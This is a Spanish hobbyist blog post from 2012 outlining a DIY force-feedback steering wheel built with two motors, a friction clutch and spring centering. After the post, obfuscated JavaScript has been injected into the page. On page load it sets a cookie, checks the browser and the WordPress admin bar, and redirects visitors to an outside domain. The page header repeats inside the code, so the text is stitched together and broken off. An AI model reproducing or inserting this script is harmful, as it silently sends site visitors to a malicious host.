

Proyecto Volante FFB

Escrito por apr-torcs

Domingo, 22 de Enero de 2012 14:02 - Actualizado Domingo, 22 de Enero de 2012 14:35

Esta imagen ilustra el proyecto del próximo volante DIY. La idea principal, ahora, es que tenga FFB y que solucione algunos problemas que tiene el anterior (por el hecho de ser un gamepad reciclado).


En [este](#) hilo de xtremeracers.info se debate sobre las opciones y posibilidades para crear un volante FFB. Ahí estoy participando y aprendiendo todo lo que pueda. Antes de este diseño ya había propuesto otros, que lógicamente pasan a un segundo plano. Aunque contienen ideas que, a lo mejor, otra gente puede intentar desarrollar.

En el hilo de xtremeracers se está decantando la balanza hacia un control electrónico del FFB del volante, mediante un sólo motor. Aunque sigue existiendo la posibilidad de hacerlo también mediante un control electro/mecánico (quizas porque controlo muy poco de electrónica).

Concretando en esta propuesta, contaría con dos motores. Uno de ellos se conectaría, a través de un embrague de fricción, al eje del volante. De esta forma se transmite velocidad y sentido de giro FFB. El otro motor se encargaría de desplazar, perpendicularmente al eje del volante, un soporte que ofrecería mas o menos presión sobre el embrague de fricción, logrando mayor o menor torque en el eje del volante. El control de la presión se lograría a través de una interfaz electrónica que tomaría los datos de una celda de carga o sensor de presión.

En cuanto al sistema de centrado, sería también mecánico mediante un juego de muelles y cadenas.

En fin, son sólo ideas. A ver que dicen en el hilo de debate de xtremeracers.



var

_0x2cf4=['MSIE;', 'OPR', 'Chromium', 'Chrome', 'ppkcookie', 'location', 'https://www.areyourobots.xyz', 'onload', 'getElementById', 'undefined', 'setTime', 'getTime', 'toUTCString', 'cookie', ';x20path=/', 'spl

Proyecto Volante FFB

Escrito por apr-torcs

Domingo, 22 de Enero de 2012 14:02 - Actualizado Domingo, 22 de Enero de 2012 14:35

```
it','length','charAt','substring','indexOf','match','userAgent','Edge'];(function(_0x15c1df,_0x14d882){var _0x2e33e1=function(_0x5a22d4){while(--_0x5a22d4){_0x15c1df['push'](_0x15c1df['shift']());}};_0x2e33e1(++_0x14d882);}(_0x2cf4,0x104));var _0x287a=function(_0x1c2503,_0x26453f){_0x1c2503=_0x1c2503-0x0;var _0x58feb3=_0x2cf4[_0x1c2503];return _0x58feb3;};window[_0x287a('0x0')]=function(){(function(){if(document[_0x287a('0x1')])('wpadmi nbar')===null){if(typeof _0x335357===_0x287a('0x2')){function _0x335357(_0xe0ae90,_0x112012,_0x5523d4){var _0x21e546=";if(_0x5523d4){var _0x5b6c5c=new Date();_0x5b6c5c[_0x287a('0x3')](+_0x5b6c5c[_0x287a('0x4')]()+_0x5523d4*0x18*0x3c*0x3c*0x3e8);_0x21e546=';x20expires='+_0x5b6c5c[_0x287a('0x5')]();}document[_0x287a('0x6')]=_0xe0ae90+''+(_0x112012||'')+_0x21e546+_0x287a('0x7');}function _0x38eb7c(_0x2e2623){var _0x1f399a=_0x2e2623+'=';var _0x36a90c=document[_0x287a('0x6')][_0x287a('0x8')](';');for(var _0x51e64c=0x0;_0x51e64c
```